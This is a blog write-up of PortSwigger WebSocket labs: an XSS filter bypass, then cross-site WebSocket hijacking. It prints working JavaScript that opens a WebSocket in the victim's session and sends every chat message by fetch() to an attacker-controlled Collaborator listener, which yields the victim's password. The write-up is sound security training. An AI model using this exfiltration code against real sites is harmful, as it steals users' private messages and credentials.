| Author | Published |
|---|---|
| Jon Marien | January 19, 2026 |
Definition
Some WebSockets vulnerabilities can only be found and exploited by manipulating the WebSocket handshake. These vulnerabilities tend to involve design flaws, such as:
- Misplaced trust in HTTP headers to perform security decisions, such as the X-Forwarded-For header.
- Flaws in session handling mechanisms, since the session context in which WebSocket messages are processed is generally determined by the session context of the handshake message.
- Attack surface introduced by custom HTTP headers used by the application.
Lab
This online shop has a live chat feature implemented using WebSockets.
It has an aggressive but flawed XSS filter.
To solve the lab, use a WebSocket message to trigger an alert() popup in the support agent’s browser.


 It got blocked:
 Now we’re banned:

So we must add a Header to circumvent this:
 Using a script that “obfuscates” the script, it might bypass the checker logic:


And yup!
Collaborator Lab
In this lab, Collaborator is just your “listener”/exfil server.
The flow is:
- Victim’s browser opens a WebSocket to
/chatusing their session. - Your injected JS sends
READYover that WebSocket. - The chat server responds with the victim’s chat messages, one per WebSocket frame.
- Your JS, on each message, sends the data to a URL you control.
- That URL is a Burp Collaborator payload, so you can read the captured messages from inside Burp. portswigger
So Collaborator is not involved in the WebSocket itself. It’s only used by your payload as a sink for the stolen data.
1. Get the WebSocket URL
- In the lab, click “Live chat”, send a message, reload once. portswigger
- In Burp, go to HTTP history, find the request that upgrades to WebSocket (
GET /chat HTTP/1.1withUpgrade: websocket). portswigger - Right‑click → “Copy URL”. You’ll get something like:
https://YOUR-LAB-ID.web-security-academy.net/chatportswigger
For WebSocket in JS, you must convert this to wss://.../chat. portswigger
2. Generate a Collaborator payload
- In Burp, go to the Collaborator tab.
- Click “Copy to clipboard” (or “New payload” then copy). portswigger
- You’ll get something like:
https://abcdefg.oastify.com
This is the URL your payload will fetch() to; each request body will contain one chat message.
3. Build the exploit HTML/JS (with Collaborator wired in)
In the exploit server’s “Body” field, you want something conceptually like this (structure only, not copy‑paste from source):
<script>
    var ws = new WebSocket('wss://YOUR-LAB-ID.web-security-academy.net/chat');

    ws.onopen = function() {
        ws.send('READY');   // ask server to send chat history
    };

    ws.onmessage = function(event) {
        // event.data is each chat message (JSON)
        fetch('https://YOUR-COLLABORATOR-PAYLOAD', {
            method: 'POST',
            mode: 'no-cors',
            body: event.data
        });
    };
</script>
Where: portswigger
- Replace
YOUR-LAB-ID...with the URL you copied, but changehttps→wss. - Replace
https://YOUR-COLLABORATOR-PAYLOADwith the exact Collaborator URL you copied. portswigger
That’s it: Collaborator is used exactly once here as the fetch target.
4. Deliver and confirm via Collaborator
- In the exploit server: click “Store”, then “Deliver exploit to victim”. portswigger
- Wait a few seconds for the victim simulation to hit your exploit.

- In Burp, go to the Collaborator tab → “Poll now”. portswigger



- You should see multiple HTTP interactions. Each request body is the JSON of a chat message (including the password message the lab wants you to steal). portswigger
The lab is solved when the victim’s chat history has been exfiltrated via Collaborator.

exploit body:
<script>
    var ws = new WebSocket('wss://0acf00a8044a05b68157395c005e004f.web-security-academy.net/chat');

    ws.onopen = function() {
        ws.send('READY');   // ask server to send chat history
    };

    ws.onmessage = function(event) {
        // event.data is each chat message (JSON)
        fetch('https://1aclb1grzatir5myok43itvn3e95xwll.oastify.com', {
            method: 'POST',
            mode: 'no-cors',
            body: event.data
        });
    };
</script>
wss link is the chat websocket link. https link is the collaborator payload link.
We can see the results here:


And we can see the password! Let’s try logging in:
Woohoo!!